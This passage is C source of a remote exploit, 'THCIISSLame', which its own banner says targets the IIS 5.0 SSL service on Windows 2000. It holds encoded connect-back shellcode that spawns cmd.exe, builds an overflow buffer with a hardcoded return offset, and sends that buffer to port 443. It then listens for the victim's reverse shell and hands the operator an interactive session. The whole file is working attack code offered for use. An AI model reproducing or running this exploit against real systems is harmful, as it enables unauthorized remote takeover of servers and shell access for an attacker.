"\x80\x62\x01\x02\xbd\x00\x01\x00\x01\x00\x16\x8f\x82\x01\x00\x00\x00";

char shellcode[] =
"\xeb\x25\xe9\xfa\x99\xd3\x77\xf6\x02\x06\x6c\x59\x6c\x59\xf8"
"\x1d\x9c\xde\x8c\xd1\x4c\x70\xd4\x03\x58\x46\x57\x53\x32\x5f"
"\x33\x32\x2e\x44\x4c\x4c\x01\xeb\x05\xe8\xf9\xff\xff\xff\x5d"
"\x83\xed\x2c\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x78\x08\x8d\x5f\x3c\x8b\x1b\x01\xfb\x8b\x5b\x78\x01"
"\xfb\x8b\x4b\x1c\x01\xf9\x8b\x53\x24\x01\xfa\x53\x51\x52\x8b"
"\x5b\x20\x01\xfb\x31\xc9\x41\x31\xc0\x99\x8b\x34\x8b\x01\xfe"
"\xac\x31\xc2\xd1\xe2\x84\xc0\x75\xf7\x0f\xb6\x45\x09\x8d\x44"
"\x45\x08\x66\x39\x10\x75\xe1\x66\x31\x10\x5a\x58\x5e\x56\x50"
"\x52\x2b\x4e\x10\x41\x0f\xb7\x0c\x4a\x8b\x04\x88\x01\xf8\x0f"
"\xb6\x4d\x09\x89\x44\x8d\xd8\xfe\x4d\x09\x75\xbe\xfe\x4d\x08"
"\x74\x17\xfe\x4d\x24\x8d\x5d\x1a\x53\xff\xd0\x89\xc7\x6a\x02"
"\x58\x88\x45\x09\x80\x45\x79\x0c\xeb\x82\x50\x8b\x45\x04\x35"
"\x93\x93\x93\x93\x89\x45\x04\x66\x8b\x45\x02\x66\x35\x93\x93"
"\x66\x89\x45\x02\x58\x89\xce\x31\xdb\x53\x53\x53\x53\x56\x46"
"\x56\xff\xd0\x89\xc7\x55\x58\x66\x89\x30\x6a\x10\x55\x57\xff"
"\x55\xe0\x8d\x45\x88\x50\xff\x55\xe8\x55\x55\xff\x55\xec\x8d"
"\x44\x05\x0c\x94\x53\x68\x2e\x65\x78\x65\x68\x5c\x63\x6d\x64"
"\x94\x31\xd2\x8d\x45\xcc\x94\x57\x57\x57\x53\x53\xfe\xca\x01"
"\xf2\x52\x94\x8d\x45\x78\x50\x8d\x45\x88\x50\xb1\x08\x53\x53"
"\x6a\x10\xfe\xce\x52\x53\x53\x53\x55\xff\x55\xf0\x6a\xff\xff"
"\x55\xe4";

void usage();
void shell(int sock);

int main(int argc, char *argv[])
{
```

```
unsigned int i,sock,sock2,sock3,addr,rc,len=16;
unsigned char *badbuf,*p;
unsigned long offset = 0x6741a1cd;
unsigned long XOR = 0xffffffff;
unsigned long XORIP = 0x93939393;
unsigned short XORPORT = 0x9393;

unsigned short cbport;
unsigned long  cbip;

struct sockaddr_in mytcp;
struct hostent * hp;
WSADATA wsaData;

printf("\nTHCIISSLame v0.3 - IIS 5.0 SSL remote root exploit\n");
printf("tested on Windows 2000 Server german/english SP4\n");
printf("by Johnny Cyberpunk (jcyberpunk@thc.org)\n");

if(argc<4 || argc>4)
 usage();

badbuf = malloc(352);
memset(badbuf,0,352);

printf("\n[*] building buffer\n");

p = badbuf;

memcpy(p,sslshit,sizeof(sslshit));

p+=sizeof(sslshit)-1;

strcat(p,jumper);

strcat(p,greetings_to_microsoft);

offset^=XOR;
strncat(p,(unsigned char *)&offset,4);

cbport = htons((unsigned short)atoi(argv[3]));
cbip = inet_addr(argv[2]);
cbport ^= XORPORT;
cbip ^= XORIP;
memcpy(&shellcode[2],&cbport,2);
memcpy(&shellcode[4],&cbip,4);

strcat(p,shellcode);

if (WSAStartup(MAKEWORD(2,1),&wsaData) != 0)
{
 printf("WSAStartup failed !\n");
 exit(-1);
}

hp = gethostbyname(argv[1]);

if (!hp){
 addr = inet_addr(argv[1]);
}
if ((!hp)  && (addr == INADDR_NONE) )
{
 printf("Unable to resolve %s\n",argv[1]);
 exit(-1);
```

```
  }

  sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
  if (!sock)
  {
   printf("socket() error...\n");
   exit(-1);
  }

  if (hp != NULL)
   memcpy(&(mytcp.sin_addr),hp->h_addr,hp->h_length);
  else
   mytcp.sin_addr.s_addr = addr;

  if (hp)
   mytcp.sin_family = hp->h_addrtype;
  else
   mytcp.sin_family = AF_INET;

  mytcp.sin_port=htons(443);

  printf("[*] connecting the target\n");

  rc=connect(sock, (struct sockaddr *) &mytcp, sizeof (struct sockaddr_in));
  if(rc==0)
  {
      send(sock,badbuf,351,0);
      printf("[*] exploit send\n");

      mytcp.sin_addr.s_addr = 0;
      mytcp.sin_port=htons((unsigned short)atoi(argv[3]));

      sock2=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);

      rc=bind(sock2,(struct sockaddr *)&mytcp,16);
      if(rc!=0)
      {
       printf("bind error() %d\n",WSAGetLastError());
       exit(-1);
      }

      rc=listen(sock2,1);
      if(rc!=0)
      {
       printf("listen error()\n");
       exit(-1);
      }

      printf("[*] waiting for shell\n");
      sock3 = accept(sock2, (struct sockaddr*)&mytcp,&len);
      if(sock3)
      {
       printf("[*] Exploit successful ! Have fun !\n");
       printf("[*] ----------------------------------------------------------------------
-\n\n");
       shell(sock3);
      }
  }
  else
  {
   printf("\nCan't connect to ssl port 443!\n");
   exit(-1);
  }
```

```
  shutdown(sock,1);
  closesocket(sock);
  shutdown(sock,2);
  closesocket(sock2);
  shutdown(sock,3);
  closesocket(sock3);

  free(badbuf);

  exit(0);
}

void usage()
{
 unsigned int a;
 printf("\nUsage:  <victim-host> <connectback-ip> <connectback port>\n");
 printf("Sample: THCIISSLame www.lameiss.com 31.33.7.23 31337\n\n");
 exit(0);
}

void shell(int sock)
{
 int l;
 char buf[1024];
 struct timeval time;
 unsigned long ul[2];

 time.tv_sec = 1;
 time.tv_usec = 0;

 while (1)
 {
  ul[0] = 1;
  ul[1] = sock;

  l = select (0, (fd_set *)&ul, NULL, NULL, &time);
  if(l == 1)
  {
   l = recv (sock, buf, sizeof (buf), 0);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  l = write (1, buf, l);
   if (l <= 0)
   {
    printf ("bye bye...\n");
    return;
   }
  }
  else
  {
   l = read (0, buf, sizeof (buf));
   if (l <= 0)
   {
    printf("bye bye...\n");
    return;
   }
   l = send(sock, buf, l, 0);
   if (l <= 0)
   {
```

```
      printf("bye bye...\n");
      return;
    }
  }
 }
}
```